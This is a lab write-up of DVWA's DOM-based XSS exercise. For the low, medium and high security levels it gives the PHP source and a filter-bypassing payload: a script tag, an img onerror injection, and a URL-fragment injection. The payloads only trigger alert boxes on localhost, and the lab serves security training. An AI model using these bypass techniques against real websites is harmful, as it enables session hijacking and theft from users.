Lab 15: DOM Based XSS

Explain about DOM XSS

DOM XSS (Cross-site scripting) is a type of web vulnerability that occurs when an attacker is able to inject malicious code into a web page, and the code is executed by the victim's browser in the context of the victim's session.


Unlike other forms of XSS, DOM XSS attacks occur entirely on the client-side and are not dependent on server-side vulnerabilities. The attacker can inject malicious code into the page by exploiting vulnerable JavaScript code that takes user input without proper sanitization and validation.

When the user interacts with the page, the injected code can modify the page's DOM (Document Object Model) to steal sensitive information such as login credentials, session tokens, and personal data. The attacker can also use the compromised session to perform unauthorized actions on behalf of the victim, such as changing their account settings, making purchases, or accessing confidential data.

LOW

Since there is no any protection method, we can insert any payload we want

?default=<script> alert("You have been hacked!"); </script>



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Applicat

127.0.0.1/DVWA/vulnerabilities/view_source.php?id=xss_d&security=low

Unknown Vulnerability Source

vulnerabilities/xss_d/source/low.php

```
<?php

# No protections, anything goes

?>
```

127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<script> alert("You have been hacked!"); </script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:


127.0.0.1

You have been hacked!

MEDIUM

Checks if there is an input in the URL query parameter "default". If the input exists and is not null, the code assigns it to a variable called "$default". It uses the "stripos" function to check if the string contains the "<script" tag, which is commonly used in XSS attacks. If the "<script" tag is found in the input, the code redirects the user to a default page "English" by sending a "Location" header in the response, thus preventing the malicious code from executing on the client-side. but instead of using the <script> tag, we can use the <image> tag to perform the attack

?default=</select><img src=X onerror="alert('you have been hacked!')">



Unknown Vulnerability Source

vulnerabilities/xss_d/source/medium.php

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

127.0.0.1


you have been hacked!

127.0.0.1/DVWA/vulnerabilities/view_source.php?id=xss_d&security=medium
Compare All Levels
127.0.0.1/DVWA/vulnerabilities/xss_d/?default=</select><img src=X onerror="alert('you have bee
OK
Transferring data from 127.0.0.1...

HIGH

Checks if there is an input in the URL query parameter "default". If the input exists and is not null, the code performs a security check to ensure that the input is one of the allowed languages - French, English, German, or Spanish. Uses a "switch" statement to check if the input matches any of the allowed languages. If the input matches one of the cases in the switch statement, the code continues executing. If the input does not match any of the cases, the code redirects the user to a default page "English" by sending a "Location" header in the response, thus preventing potential security risks associated with allowing unauthorized input. The fragment section of a URL (anything after the # symbol) does not get sent to the server and so cannot be blocked.

#?default=<script> alert("You have been hacked!"); </script>



kali-he153722 - VMware Workstation
File Edit View VM Tabs Help

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D

127.0.0.1/DVWA/vulnerabilities/view_source.php?id=xss_d&security=high

Unknown Vulnerability Source

vulnerabilities/xss_d/source/high.php

```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>
```

Vulnerability: DOM Based

127.0.0.1/DVWA/vulnerabilities/xss_d/#?default=<script> alert("You have been hacked!"); </script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

127.0.0.1

You have been hacked!

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.